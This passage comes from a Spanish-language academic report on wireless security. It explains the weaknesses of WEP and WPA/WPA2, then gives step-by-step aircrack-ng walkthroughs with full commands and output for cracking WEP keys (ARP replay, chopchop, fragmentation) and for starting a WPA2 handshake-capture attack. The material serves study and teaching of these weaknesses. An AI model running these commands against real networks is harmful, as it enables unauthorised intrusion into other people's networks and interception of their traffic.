Usando algunas herramientas de *Cracking* como *AirCrack* y un adaptador de red adecuado (que permita operar en modo monitor) es posible recuperar una clave de un sistema WEP de 64 bits, en aproximadamente 10 minutos. Cuando se aparecieron las técnicas de inyección de tráfico, el tiempo para crackear una red WEP mejoró de manera alarmante, ya que no eran necesarios millones sino miles de paquetes con suficientes valores IV únicos (aproximadamente 150,000 para WEP de 64 bits y 500,000 para WEP de 128 bits) y averiguar la clave de la red era cuestión de minutos.

Finalmente se pueden esbozar las vulnerabilidades más grandes tal como sigue:

- Implementación del algoritmo RC4 que es débil a razón de la generación de la clave
- La longitud del IV es bastante corta (24 bits) lo que nos brinda una probabilidad de 50% de averiguar la clave, con únicamente 5000 paquetes, además que es permitida la reutilización de IV (no existe ninguna implementación para proteger la repetición de mensajes)
- No se implementa una comprobación de integridad correcta (es utilizado el algoritmo CRC32 para tratar de detectar errores y este algoritmo no es, desde un punto de vista criptográfico seguro debido a su linealidad)

- No hay implementado ningún método integrado que permita actualizar las claves.

4.2 Debilidades del cifrado WPA y WPA2

4.2.1 Debilidades de WPA/WPA2

Como contraparte a la inseguridad demostrada en el caso del sistema WEP, las vulnerabilidades que se han encontrado en WPA/WPA2 no representan peligro alguno si la red se implementa con las mínimas recomendaciones de seguridad.

La vulnerabilidad con más probabilidades de éxito consiste en un ataque contra la clave *PSK* (*Pre Shared Key*) de WPA/WPA2.

4.2.2 Ataque contra la clave PSK

Como ya indicó anteriormente, la *PSK* proporciona una alternativa a la generación de 802.1X *PMK* usando un servidor de autenticación.

La *PSK* es una cadena con longitud de 256 bits o bien una frase de 8 a 63 caracteres, y es utilizada para generar una cadena de texto usando un algoritmo sabido:

$PSK = PMK = PBKDF2(\text{frase}, SSID, SSID \text{ length}, 4096, 256)$,

Donde PBKDF2 es un procedimiento usado en PKCS#5, 4096 es la cantidad de hashes y 256 es la extensión (longitud) del resultado.

La *PTK* se origina de la *PMK* haciendo uso del *4-Way Handshake* y la totalidad de la información usada para el cálculo de su valor es transmitida con formato texto. El poder de la *PTK* se encuentra en el valor de *PMK*, que para *PSK* representa de manera exacta una frase sólida.³⁹

Como indica Robert Moskowitz, el segundo de los mensajes transmitidos durante el desarrollo del *4-Way Handshake* estaría expuesto a ataques de diccionario o ataques fuera de línea de fuerza bruta. Existe un software llamado *cowpatty* que fue creado para explotar esta vulnerabilidad, así mismo Christophe Devine optimizó sus líneas de código en su suite *Aircrack*, permitiendo estos ataques contra WPA. El protocolo está diseñado con 4096 para cada intento de frase, como se puede observar el método de la fuerza bruta es bastante lento, ya que apenas procesa algunas centenas de frases cada segundo en un microprocesador simple actual.

Es necesario mencionar que no es posible pre calcular la *PMK*, y tampoco almacenarla en arreglos, ya que la frase de acceso se codifica también con la ESSID. Pero una frase segura (con símbolos, números y alteraciones de minúsculas y mayúsculas) difícil de encontrar en algún diccionario, debería de ser elegida para una protección eficaz ante esta debilidad.

³⁹ PTK y PMK. http://www.hsc-labs.com/ressources/articles/hakin9_wifi/hakin9_wifi_ES.pdf

Para realizar este ataque, el intruso debería tener capturados todos los mensajes del *4-Way Handshake*, realizando una escucha pasiva en la red o bien combinar este ataque con el de des-autenticación para tratar de apresurar el desarrollo del ataque.

Específicamente, se requieren los primeros mensajes para permitir un intento de predicción los valores de *PSK*. Se debe mencionar que:

$$PTK = PRF-X (PMK, \text{Pairwise key expansion, } \text{Min}(AP_Mac, STA_Mac) || \text{Max}(AP_Mac, STA_Mac) || \text{Min}(ANonce, SNonce) || \text{Max}(ANonce, SNonce)),$$

Donde *PMK* es igual a *PSK* en este caso. Luego de capturar el segundo mensaje, el intruso puede averiguar *ANonce* (número del primer mensaje) y *SNonce* (número de segundo mensaje) y está habilitado para comenzar a pretender calcular el valor *PSK*, y conseguir *PTK* y generar claves temporales. En caso de que la *PSK* se llegara a averiguar de manera correcta, existe la posibilidad de conseguir el MIC del segundo con un valor adecuado de KCK, pero si aún así no se consiguiera, puede seguir probando suerte.

4.2.3 Posibilidad de negación del servicio

La posibilidad de que denegación de servicio es otra debilidad de WPA y WPA2. Changhua He y John C. Mitchell observaron que cuando se envía el primer mensaje del *4-Way Handshake* no existe autenticación previa, y todo cliente debería de guardar el primer mensaje que envió hasta que llegue a ellos un tercer mensaje legítimo, por tanto el cliente es vulnerable potencialmente

ante el agotamiento de memoria. Mediante técnicas de spoofing del primer mensaje transmitido por el punto de acceso, un intruso podría replicarlo hasta lograr un ataque DoS (Denial Of Service o Negación de Servicio) para el cliente.

Otra parte que posee debilidades y que merece mención, es la integridad de mensajes, puesto que el algoritmo Michael posee asimismo debilidades propias de diseño. Michael basa su seguridad en la transmisión de información encriptada. Sin importar que los MICs criptográficos sean comúnmente diseñados para no ser vulnerables a este tipo de ataques de texto conocidos, para los cuales el intruso debería tener un mensaje de texto y su MIC, el algoritmo Michael sufre vulnerabilidad ante estos ataques, ya que puede ser invertible. Esto es preocupante porque al contar con un sólo mensaje y su valor MIC, es posible recuperar la clave secreta de MIC, por lo tanto es crítico que el valor del MIC permanezca secreto.

Por último, se mencionará la amenaza teórica de un ataque contra el Temporal Key Hash de WPA, esto que envuelve un ataque poco complejo (de $\partial 128$ a $\partial 105$) en determinadas situaciones (se conocen varias claves RC4).

Los sistemas WPA y WPA2, también son vulnerables ante ataques que perjudican a otros procedimientos estándar de 802.11 como son los ataques con spoofing de mensajes 802.1X (EAPoL Logoff, EAPoL Start, EAP Failure etc.), revelados en primicia por William A. Arbaugh y Arunesh Mishra y probablemente alguna falta de autenticación. Finalmente, se debe mencionar que el uso del protocolo WPA / WPA2 no cuenta con protección ante ataques a las tecnologías en los que están basados, por ejemplo, interceptación del medio inalámbrico, interferencia, Negación del Servicio a través de violaciones de 802.11, de-autenticación, de-asociación, etc.

5. INFORME DE LA PRÁCTICA EXPERIMENTAL DE ROMPIMIENTO DE CLAVES WEP

5.1 Introducción

A lo largo de los años, se debatió acerca de las formas para lograr utilizar una tarjeta wireless para generar paquetes en una red inalámbrica y que permitieran averiguar la clave WEP de un punto de acceso. Esta práctica experimental especifica 4 procedimientos detallados con ejemplos para lograrlo. Dichos procedimientos ilustran situaciones verídicas ya que fueron implementados en la realidad y no únicamente de manera teórica. Todos los ejemplos rompieron con éxito las claves WEP de las redes inalámbricas atacadas.

La idea básica es usar la tarjeta wireless como cliente para generar paquetes de datos con IVs, que podrá ser usada para obtener la clave WEP. Normalmente el punto de acceso genera paquetes de datos con IVs; entonces es necesario asociar un cliente wireless al punto de acceso, principalmente por estas razones:

- Algunos puntos de acceso generan IVs con un tamaño max de 130k
- Algunos puntos de acceso imponen controles Cliente-a-cliente
- Existencia de filtrado MAC
- Puntos de acceso que no generan IVs débiles (weak IVs)
- No puede efectuarse una falsa asociación de forma exitosa

- Se encuentra cerca de un cliente pero muy lejos del punto de acceso, de forma que es inalcanzable.

5.2 Solución

5.2.1 Puntos de partida

- Se cuenta con una tarjeta wireless con las mismas características que el cliente habitual. Por ejemplo G y G, A y A. No aplica una tarjeta B si el cliente tiene una tarjeta G.
- Se tiene *airodump-ng* instalado correctamente.
- La tarjeta wireless está instalada y puede inyectar paquetes.
- Se está físicamente suficientemente cerca del cliente habitual para enviarle paquetes a él y recibirlos de él.
- Se tiene Wireshark instalado y además conocimientos básicos sobre cómo usarlo.
- Se está usando la versión estable 0.9 de *aircrack-ng*. Esto es muy importante puesto que hay un bug en la versión 0.6.2 con *aireplay-ng* que no soporta las opciones -k y -l con las direcciones IP.
- El archivo de captura tiene el nombre: `arpcapture-01.cap`

5.2.2 Equipo usado

5.2.2.1 Cliente Wireless habitual

- Sistema operativo: Microsoft Windows XP (no importa realmente)
- Dirección MAC: 00:0F:B5:46:11:19

5.2.2.2 Punto de acceso

- ESSID: teddy (no es importante)
- Dirección MAC: 00:14:6C:7E:40:80
- Canal de transmisión: 9

5.2.2.3 Sistema con la suite Aircrack-ng

- Sistema operativo: Linux
- Dirección MAC: cualquiera

5.2.2.4 Tarjeta Ethernet estación de trabajo

- Sistema operativo: Linux
- Dirección MAC: 00:40:F4:77:F0:9B

5.2.2.5 Tarjeta Ethernet estación de trabajo

- Sistema operativo: Linux
- Dirección MAC: 00:0D:60:2E:CC:E1

5.2.2.6 Tarjeta Wireless estación de trabajo

- Sistema operativo: Linux
- Dirección MAC: 00:09:5B:EC:EE:F2

5.2.3 Escenarios

Esta práctica experimental cubre cuatro escenarios:

- Escenario uno: Empleando paquetes de datos capturados.
- Escenario dos: Empleo interactivo de paquetes en tiempo real
- Escenario tres: Creando un paquete de un ataque chopchop
- Escenario cuatro: Creando un paquete de un ataque de fragmentación

5.2.3.1 Escenario uno - Empleando paquetes de datos capturados

Se usará un paquete de datos capturado. Se supone que se ha estado ejecutando *airodump-ng* y que se capturaron paquetes del punto de acceso y se cree tener algunos arps que podrían ser usados para inyectarlos.

Los paquetes ARP no son los únicos que podemos usar. Pero nos centramos en estos porque son los que garantizan que tengamos éxito y además son los más fáciles de encontrar en un archivo de capturas. Decimos que los ARPs nos garantizan el éxito porque el cliente debe responder a una petición arp (arp request) directamente. Debe recordarse que no es cualquier ARP, debe ser un ARP para el cliente específico al que queremos atacar.

Primero, se tienen que haber capturado paquetes del punto de acceso en cuestión. Para reducir el tamaño, se podría haber usado el filtro BSSID y especificar el canal. En este ejemplo:

Figura 24. Uso del comando airodump para capturar datos

```
airodump-ng -channel 9 -bssid 00:14:6C:7E:40:80 -w aprcapture ath0
```

Es necesario uno o más clientes wireless activos mientras se realiza la captura. Si no hay actividad alguna, será imposible que se capture algún paquete de datos. Mientras se está capturando datos, puede copiarse el archivo para analizarlo mientras la captura continua. También se puede ejecutar WireShark en tiempo real y ver los paquetes tan pronto como nos llegan.

Ahora el objetivo es encontrar un paquete ARP del punto de acceso a un cliente. El cliente siempre responderá al “arp request”. Esto significa que el cliente generará un “arp reply” que regresará al punto de acceso.

5.2.3.1.1 Características del paquete que se busca:

- BSSID: punto de acceso
- Dirección MAC de destino: Broadcast (FF:FF:FF:FF:FF:FF)
- Dirección MAC origen: cualquiera
- Longitud del paquete: 68 ó 86 (68 es habitual en los paquetes arp originados por los clientes wireless. 86 es típico de los paquetes arp de los clientes cableados ethernet.).

5.2.3.1.2 Características del paquete “de salida”:

- BSSID: punto de acceso
- Dirección MAC de destino: si es la MAC de origen del paquete de entrada significa que el cliente le está contestando.
- Dirección MAC origen: Dirección MAC del cliente
- Longitud del paquete: 68 ó 86 (68 es habitual en los paquetes arp originados por los clientes wireless. 86 es típico de los paquetes arp de los clientes cableados ethernet.)

Resumiendo, buscamos un “ARP request” al cliente y la subsecuente respuesta.

Para ello introducimos el siguiente filtro en Wireshark:

```
(wlan.bssid == 00:14:6c:7e:40:80 and (frame.pkt_len >= 68 and frame.pkt_len le 86))
```

Esto selecciona los paquetes que salen o llegan al punto de acceso y que tienen una longitud entre 68 y 86 inclusive. Se tendrá que cambiar el “wlan.bssid” por la dirección MAC del punto de acceso y probablemente cambiar la longitud de los paquetes a buscar para encontrar más fácilmente cual es el adecuado. El filtro expuesto debería de ser un buen punto de partida.

Una vez que se tengan localizados los paquetes, se puede usar otro filtro para reducir la búsqueda a un cliente específico:

(wlan.bssid == 00:14:6c:7e:40:80 and (frame.pkt_len >= 68 and frame.pkt_len <= 86) and (wlan.da == ff:ff:ff:ff:ff:ff or wlan.sa == 00:0f:b5:46:11:19))

Cambiar el valor de “wlan.sa” por el del cliente que se desea atacar. Cambiar la longitud del paquete para reducir las posibilidades si es necesario.

Resumiendo, estamos buscando un “ARP request” y la susecuente respuesta. Aquí se describe un resumen de los paquetes en cuestión. Los paquetes están numerados desde el primero al último por orden:

- 391 - Este es un “arp request” de un cliente cableado a otro que está siendo retransmitido (broadcast) por el *AP*. Este paquete nunca ha sido contestado por lo que debe haberse perdido.
- 416 - Este es un nuevo “arp request” porque el primero (391) no ha sido contestado.
- 417 - Esta es la respuesta. El cliente envía un “arp response” al cliente cableado a través del *AP*. Préstese atención al corto periodo de tiempo entre el “arp request” y el “arp response”.
- 501 - Un cliente wireless envía un “arp request” a otro a través del *AP*. Este paquete es una petición al *AP* para que reenvíe el “arp request” a otro cliente.
- 503 - El *AP* reenvía el “arp request” a todos los clientes wireless.

- 504 - El cliente envía la respuesta o “arp response” a la otra tarjeta wireless a través del *AP*. Este paquete es realmente una petición al *AP* para que envíe la respuesta “arp response” a la estación wireless
- 506 - Este es el “ARP response” retransmitido desde el *AP* al cliente wireless.

Los dos posibles paquetes que podemos usar son 416 ó 503. Se puede escoger cualquiera de los dos. El 503 es mejor, puesto que genera dos paquetes por cada uno que nosotros inyectemos: La respuesta del cliente al *AP* y la del *AP* al cliente wireless. Básicamente se doblará la velocidad (rate) de inyección. Si se desea incrementar la velocidad de inyección, esta es una técnica.

Una vez que se ha encontrado uno o más de estos paquetes, debe marcarse (Mark packet). Después se debe grabar el paquete con un nombre como por ejemplo “dsarpquests.cap” u otro nombre. Ahora se tiene un archivo con un “ARP requests”.

Recordar que no tenemos garantizado totalmente que el paquete seleccionado funcione. Solo es un candidato seleccionado basado en la observación. Puede que necesites probar un poco con otros paquetes para conseguir que funcione.

Reiniciar la captura de paquetes si todavía no está funcionando:

Figura 25. Uso del comando airodump para capturar datos

```
airodump-ng --channel 9 --bssid 00:14:6C:7E:40:80 --ivs -w arpcapture ath0
```

Ahora se usa el ataque de inyección interactivo en otra consola:

Figura 26. Uso del comando aireplay con ataque de inyección interactiva

```
aireplay-ng -2 -r dsarprequests.cap ath0
```

De esta forma se está enviando el “ARP requests” desde el PC atacante al cliente directamente, y no a través del punto de acceso. El cliente enviará una respuesta “ARP replay” por cada “arp request”. Ahora los paquetes de datos comenzarán a crecer espectacularmente. Iniciar *aircrack-ng* (“aircrack-ng arpcapture*.ivs”) en una tercera consola y se obtendrá la clave wep.

5.3.3.2 Escenario dos - Empleo interactivo de paquetes en tiempo real

En este escenario se realizara la captura y la inyección al mismo tiempo.

Primero, se comienzan a capturar paquetes que emite o recibe el punto de acceso en cuestión. Para reducir el tamaño del archivo, usa el filtro de BSSID y especifica el canal. En este ejemplo:

Figura 27. Uso del comando airodump para capturar datos

```
airodump-ng --channel 9 --bssid 00:14:6C:7E:40:80 --ivs -w aprcapture ath0
```

Ahora abre una segunda consola para iniciar la inyección interactiva:

Figura 28. Comando aireplay para lanzar ataque de inyección interactiva

```
aireplay-ng -2 -b 00:14:6C:7E:40:80 -d FF:FF:FF:FF:FF:FF -f l -m 68 -n 86 ath0
```

Se tendrá que cambiar “-b” por la dirección MAC del punto de acceso deseado. Se añade el tamaño mínimo “-m” y máximo “-n” del paquete. Lo habitual es poner un mínimo de 68 y un máximo de 86. A manera experimental puede experimentarse con otros valores.

5.3.3.2.1 Características del paquete buscado:

- BSSID: punto de acceso
- Dirección MAC de destino: Broadcast (FF:FF:FF:FF:FF:FF)
- Dirección MAC de origen (Source MAC): cualquiera
- Dirección: desde el punto de acceso
- Tamaño del paquete (Size): 68 ó 86 (68 es lo habitual para paquetes arp originados por clientes wireless. 86 es habitual para “arp requests” de clientes cableados)

Las otras opciones que añadimos al comando son:

- -d ff:ff:ff:ff:ff:ff (significa que solo nos enseñe paquetes “Broadcast”)
- -f 1 (significa que solo nos enseñe paquetes que salen del punto de acceso)

Este es un ejemplo de un paquete que deberíamos seleccionar:

Figura 29. Salida a pantalla del comando aireplay, paquete para inyectar

```
Read 210 packets...

Size: 68, FromDS: 1, ToDS: 0 (WEP)

BSSID = 00:14:6C:7E:40:80
Dest. MAC = FF:FF:FF:FF:FF:FF
Source MAC = 00:09:5B:EC:EE:F2

0x0000: 0842 0000 ffff ffff ffff 0014 6c7e 4080 .B.....l~@.
0x0010: 0009 5bec eef2 409a 7501 0000 1a85 1808 ..[...]@.u.....
0x0020: 3820 91ae 6e38 248d 0555 1703 b645 24a7 8 ...n8f...U...E#.
0x0030: 3e0e 943b f531 66a2 a825 adf9 178d 3699 >.../.lf...$.6.
0x0040: 7903 7765                                     y.we

Use this packet ?
```

Se tiene que recordar que es necesario probar algunos paquetes para conseguir que funcione. El ARP debe ser de un cliente wireless. Una vez que se esté inyectando paquetes y se tengan suficientes, iniciar *aircrack-ng* para obtener la clave WEP.

5.3.3.3 Escenario tres - Creando un paquete de un ataque chopchop

Primero se necesita generar el archivo XOR. Este archivo brinda la posibilidad de crear nuevos paquetes encriptados para inyectarlos.

Puede ejecutarse el siguiente comando y seleccionar un paquete de un tamaño adecuado. Tiene que ser mayor que el paquete ARP que el que se desea crear. Por lo tanto, se elige algo como 86 o más bytes. También se necesita determinar la dirección IP que está usando. Por lo tanto se elige un paquete con origen o destino la dirección MAC de la estación wireless. La razón de esto es que después se usara tcpdump para mirar los paquetes descriptados y obtener la dirección.

Figura 30. Uso del comando aireplay para lanzar ataque chop chop

```
aireplay-ng -4 ath0 -h 00:0F:B5:46:11:19
```

Cambiar -h por la dirección MAC del cliente asociado con el AP. Puede tambien hacerse una falsa autenticación y usar esta MAC. Es solo porque es más simple usar una MAC ya asociada al AP.

Aunque este ejemplo es de un “arp request”, como se menciona anteriormente, debería de probarse capturar un paquete con origen o destino la tarjeta *wireless*. Aquí está la salida del ejemplo:

Figura 31. Salida a pantalla del comando aireplay lanzando ataque chop chop

```

                                Size: 86, FromDS: 1, ToDS: 0 (WEP)
      BSSID = 00:14:6C:7E:40:80
    Dest. MAC = FF:FF:FF:FF:FF:FF
    Source MAC = 00:40:F4:77:F0:9B
0x0000: 0842 0000 ffff ffff ffff 0014 6c7e 4080 .B.....l~@.
0x0010: 0040 f477 f09b 60e3 6201 0000 55b1 496a .@.w...`b...U.Ij
0x0020: ff2d a9ad 8161 7888 8d2d 08a7 3d10 4712 .-...ax...-...C.
0x0030: 1bd2 8701 8674 82b3 8746 22e3 d4d5 4e85 .....t...F"...N.
0x0040: 9911 679d b99d 4996 0c01 d7b4 6549 1840 ..g...I.....eI.@
0x0050: 0723 54fb 488d                                     .#T.H.

Use this packet ? y
Saving chosen packet in replay_src-1231-132955.cap
Offset  85 ( 0% done) | xor = C4 | pt = 49 |   41 frames written in  124ms
Offset  84 ( 1% done) | xor = 89 | pt = C1 |  228 frames written in  684ms
Offset  83 ( 3% done) | xor = DB | pt = 20 |  129 frames written in  387ms
Offset  82 ( 5% done) | xor = 28 | pt = 7C |  245 frames written in  735ms
Offset  81 ( 7% done) | xor = 23 | pt = 00 |    5 frames written in   15ms
Offset  80 ( 9% done) | xor = 07 | pt = 00 |   30 frames written in   90ms
Offset  79 (11% done) | xor = 40 | pt = 00 |   29 frames written in   87ms
Offset  78 (13% done) | xor = 18 | pt = 00 |    6 frames written in   18ms
Offset  77 (15% done) | xor = 49 | pt = 00 |  171 frames written in  513ms
Offset  76 (17% done) | xor = 65 | pt = 00 |  249 frames written in  747ms
Sent 969 packets, current guess: C5...
The AP appears to drop packets shorter than 35 bytes.
Enabling standard workaround: ARP header re-creation.
Warning: ICV checksum verification FAILED!
Saving plaintext in replay_dec-1231-133021.cap
Saving keystream in replay_dec-1231-133021.xor
Completed in 22s (2.18 bytes/s)

```

Después debe observarse el paquete descriptado con Wireshark o tcpdump para conseguir la información sobre la IP que necesitamos. Si se tienen dudas sobre cómo hacerlo, observar el ejemplo a continuación.

En este caso, se ha tenido suerte y se consiguió la IP del cliente wireless. Puede que se que tenga que probar unos cuantos paquetes para conseguir la IP del cliente wireless.

Figura 32. Uso del comando tcpdump para visualizar paquetes

```
tcpdump -n -vvv -e -s0 -r replay_dec-1231-133021.cap
reading from file replay_dec-1231-133021.cap, link-type IEEE802_11
(802.11)

13:30:21.150772      0us      DA:Broadcast      BSSID:00:14:6c:7e:40:80
SA:00:40:f4:77:f0:9b LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), cmd
0x03: oui Ethernet (0x000000), ethertype ARP (0x0806): arp who-has
```

Ahora se tiene la IP del cliente wireless y se puede usar el archivo xor para crear un paquete ARP. Asegurarse completamente de incluir las opciones -j y -o.

Como se está usando la versión 0.9 entonces el comando adecuado es:

Figura 33. Uso del comando packetforge para creación de paquetes

```
packetforge-ng --arp -a 00:14:6C:7E:40:80 -c 00:0F:B5:46:11:19 -h
00:40:F4:77:F0:9B -j -o -l 192.168.55.109 -k 192.168.55.51 -y
replay_dec-1231-133021.xor -w arpforge.cap
```

- -a 00:14:6C:7E:40:80 dirección MAC del punto de acceso
- -c 00:0F:B5:46:11:19 dirección MAC del cliente wireless

- -h 00:40:F4:77:F0:9B dirección MAC de un cliente ethernet. Puede falsificarse la dirección MAC si no se conoce una válida.
- -l 192.168.55.109
- -k 192.168.55.51
- -y replay_dec-1231-133021.xor
- -j fija el bit de "FromDS"
- -o elimina el bit de "ToDS"

Después de crear el paquete, usar tcpdump para revisarlo. A continuación, parece estar correcto:

Figura 34. Uso del comando tcpdump para revisión de paquetes creados

```
tcpdump -n -vvv -e -s0 -r arpforge.cap
reading from file arpforge.cap, link-type IEEE802_11 (802.11)
13:32:06.523444 WEP Encrypted 258us DA:Broadcast BSSID:00:14:6c:7e:40:80
SA:00:40:f4:77:f0:9b Data IV:162 Pad 0 KeyID 0
```

Como se está probando con el propio AP, desencriptar el paquete y asegurarse que es correcto. Este paso no es necesario, solo sirve para comprobar por que se ha generado el paquete correcto.

Desencriptar el paquete con:

Figura 35. Uso del comando airdecap para desencriptar paquetes

```
airdecap-ng -e teddy -w <su clave WEP aquí> arpforge.cap
```

Observar al paquete desencriptado:

Figura 36. Uso del comando tcpdump

```
tcpdump -n -r arpforge-dec.cap
```

Deberá aparecer esto:

Figura 37. Salida a pantalla del comando tcpdump

```
reading from file arpforge-dec.cap, link-type EN10MB (Ethernet)  
16:44:53.673597 arp who-has 192.168.55.51 tell 192.168.55.109
```

El paquete está bien, ya que sabemos que nuestro cliente tiene la IP 192.168.55.109 y queremos capturar un “arp request” con destino ese cliente.

Por lo tanto, ahora inyectamos el paquete:

Figura 38. Uso del comando aireplay para inyectar paquetes

```
aireplay-ng -2 -r arpforge.cap ath0
```

En este punto, debería ser capaz de generar paquetes de datos para usarlos con *aircrack-ng* y obtener la clave WEP.

5.3.3.4 Escenario cuatro: Creando un paquete de un ataque de fragmentación

El ataque de fragmentación es básicamente lo mismo que el *chopchop*. La única diferencia es que se usa el ataque de fragmentación para obtener el archivo xor en lugar de la técnica *chopchop*.

Primero, se necesita usar la dirección MAC de un cliente asociado al *AP* o hacer una autenticación falsa.

Uno de los desafíos es determinar que IP usar en el comando “aireplay-ng -5” porque en teoría no se sabe el rango de IPs usadas en la red wireless. Para esto hay algunas de estrategias que se pueden usar. Una primera buena idea es usar una IP del rango con el que por defecto viene ese *AP* de fábrica. Muy poca gente cambia las direcciones IP por defecto. Otra alternativa es mirar

si podemos obtener la IP interna del AP a través de alguna vulnerabilidad a través de servidores web, páginas web, cabeceras de e-mail, etc.

Además, hay un truco que funciona en la mayoría de los AP. Usar una IP 255.255.255.255. Por defecto, aireplay-ng usa 255.255.255.255 para ambas IPs de origen y de destino.

El comando a ejecutar es:

Figura 39. Uso del comando aireplay, ataque con paquete de fragmentación

```
aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:46:11:19 ath0
Waiting for a data packet...

Size: 144, FromDS: 1, ToDS: 0 (WEP)

BSSID = 00:14:6C:7E:40:80
Dest. MAC = 00:0F:B5:46:11:19
Source MAC = 00:0D:60:2E:CC:E1

0x0000: 0842 0201 000f b546 1119 0014 6c7e 4080 .B....F....l~@.
0x0010: 000d 602e cce1 1083 7214 0000 5da7 d458 ..`.....r...X
0x0020: 6c90 0329 12ab 3d03 c37d 600b cdac 2706 1..)...)'\...'.
0x0030: 19c7 9253 65b3 f163 1a17 8005 04ff 961f ...Se..c.....
```


Contestar “y” y comenzará el ataque de fragmentación. Esta es la salida generada. Algunas veces se requerirá intentar con varios paquetes para tener éxito.

Figura 40. Salida del comando aircrack después de seleccionar paquete

```
Saving chosen packet in replay_src-0113-170504.cap  
  
Data packet found!  
  
Sending fragmented packet  
  
Got RELAYED packet!!  
  
Thats our ARP packet!  
  
Trying to get 384 bytes of a keystream  
  
Got RELAYED packet!!  
  
Thats our ARP packet!  
  
Trying to get 1500 bytes of a keystream
```

El archivo fragment-0113-170526.xor es el archivo XOR con el que podremos generar el paquete arp para inyectar.

A partir de aquí el proceso es idéntico al del ataque *chopchop*. El gran problema es conocer la dirección IP para usarla. Como se menciona antes hay varias posibilidades, tendrán que ser investigadas.

6. INFORME DE LA PRÁCTICA EXPERIMENTAL DE ROMPIMIENTO DE CLAVES PRE COMPARTIDAS WPA/WPA2

6.1 Introducción

Este informe práctico describe como atacar redes inalámbricas de área local con cifrado WPA2 que utilizan llaves pre-compartidas.

WPA/WPA2 soporta muchos tipos de autenticación más allá de llaves pre-compartidas. Esta práctica utilizará la suite *aircrack-ng*, debido a su capacidad para atacar llaves pre-compartidas.

Hay otra diferencia importante entre agrietar WPA/WPA2 y WEP. Éste es el enfoque usado para romper la llave pre-compartida WPA/WPA2. A diferencia de WEP, donde los métodos estadísticos se pueden utilizar para acelerar el proceso de rompimiento de clave, sólo las técnicas planas de fuerza bruta se pueden utilizar contra WPA/WPA2.

Esto es debido a que la llave no es estática, por lo que recoger IVs como en el rompimiento de cifrado WEP, no acelera el ataque. Lo único que da la información para comenzar un ataque es el *handshake* entre el cliente y el AP. El *handshake* se hace cuando el cliente se conecta a la red. Aunque esto no es absolutamente verdad, para los propósitos de este informe practico, se considerara así. Puesto que la llave pre-compartida puede ser de 8 a 63

caracteres de longitud, llega a ser casi imposible romper la llave pre-compartida.

El único caso en que se puede romper la llave pre-compartida es cuando esta es una palabra del diccionario o relativamente corta de longitud. Inversamente, si se desea tener una red impenetrable, deben usarse WPA/WPA2 y una contraseña de 63 caracteres compuesta de caracteres al azar incluyendo símbolos especiales.

El impacto de tener que utilizar un enfoque de fuerza bruta es substancial. Porque el mismo cálculo es intensivo, una computadora puede probar solamente 50 a 300 llaves posibles por segundo dependiendo de la CPU de la computadora. Puede llevar horas, si no es que días, procesar un diccionario grande.

No hay diferencia entre atacar las redes WPA o WPA2. La metodología de la autenticación está básicamente igual entre ellas. Por tanto las técnicas que se utilizan son idénticas.

Se recomienda que se experimente con un punto de acceso inalámbrico casero para conseguir un ataque exitoso y comprender mejor estos términos y técnicas. Si no se posee un punto de acceso particular, recordar que se debe conseguir el permiso del dueño antes de atacarlo, pues aunque en Guatemala aun no existen leyes que regulen la intrusión en redes *WLAN*, en algunos países es considerado un delito.

6.2 Condiciones iniciales

Este informe experimental partió de las siguientes condiciones iniciales:

- Utilización de la distribución Linux WifiSlax 2.0.
- Utilización de drivers parchados para modo monitor e inyección del dispositivo inalámbrico.
- Localización cercana al *AP* para enviar y recibir paquetes del cliente.
- Utilización de la versión 0.9 de *aircrack-ng*.

6.3 Datos del equipo que se utilizó

Es necesario poseer dos adaptadores Wireless. En este informe particular, se utilizó equipo con los siguientes datos:

- MAC address de la PC que funciona con la suite *aircrack-ng*: 00:0F: B5: 88: CA: 82
- MAC address del cliente Wireless que usa WPA2: 00:0F: B5: FD: FB: C2
- BSSID (MAC address del punto de acceso): 00:14: 6C: 7E: 40: 80
- ESSID (nombre de la red inalámbrica): teddy

- Canal del punto de acceso: 9
- Interfaz inalámbrica: ath0

6.4 Solución

6.4.1 Descripción de la solución

El objetivo es capturar el *handshake* de la autenticación WPA/WPA2 y después utilizar la suite *aircrack-ng* para romper la llave pre-compartida.

Esto se puede hacer con ataques activos o pasivos. “Activamente” significa que los medios que aceleran el proceso son las desautenticaciones de clientes de la red inalámbrica. “Pasivamente” simplemente usa un cliente inalámbrico para autenticar a la red WPA/WPA2. La ventaja de la forma pasiva es que no se necesita realmente capacidad de la inyección.

Los pasos básicos que se tomaron:

1. Comenzar la interfaz wireless en modo monitor en el canal específico del *AP*.
2. Comenzar el *airodump-ng* en el canal del *AP* con el filtro para el *ssid* para recoger el *handshake* de la autenticación
3. Utilizar el *aireplay-ng* al desautenticar el cliente inalámbrico

4. Usar el *aircrack-ng* para romper la llave pre-compartida usando el *handshake* capturado en la autenticación

6.4.2 Paso 1 - Comenzar la interfaz inalámbrica en modo del monitor

El propósito de este paso es poner el dispositivo en modo monitor. El modo monitor es el modo en el que la tarjeta puede escuchar cada paquete en el aire. El comportamiento de la tarjeta es “escuchar solamente” los paquetes tratados a la red. Escuchando cada paquete, podemos capturar más adelante el *handshake* en 4 vías de WPA/WPA2. También, nos permitirá opcionalmente desautenticar un cliente inalámbrico en otro paso.

Inicialmente, detenemos la interfaz inalámbrica:

Figura 41. Utilización del comando airmon

```
airmon-ng stop ath0
```

A lo que el sistema responde:

Figura 42. Salida a pantalla del comando airmon

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0 (VAP destroyed)	Atheros	madwifi-ng VAP (parent: wifi0)

Usar el comando “iwconfig” asegurara que no existe ninguna otra interfaz del tipo athX. La salida debe ser similar a la siguiente:

Figura 43. Salida del comando iwconfig

lo	no wireless extensions.
eth0	no wireless extensions.
wifi0	no wireless extensions.

Si existieran algunas interfaces restantes del tipo athX, entonces detener cada una. Ahora, ejecutar el comando siguiente para comenzar el dispositivo inalámbrico en el canal 9 en modo monitor:

Figura 44. Utilización del comando airmon para iniciar modo monitor

```
airmon-ng start wifi0
```


Nota: En este comando utilizamos “wifi0” en vez de nuestra interfaz inalámbrica “ath0”. Esto es porque se están utilizando los controladores madwifi-ng. El sistema responderá:

Figura 45: Salida del comando airmon

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0 (monitor mode enabled)	Atheros	madwifi-ng VAP (parent: wifi0)

Nótese que “ath0” está marcado arriba como puesto en modo monitor. Para confirmar que el modo de la interfaz, se utiliza el comando “iwconfig”. El sistema responderá lo siguiente:

Figura 46. Salida a pantalla del comando iwconfig

```
lo          no wireless extensions.

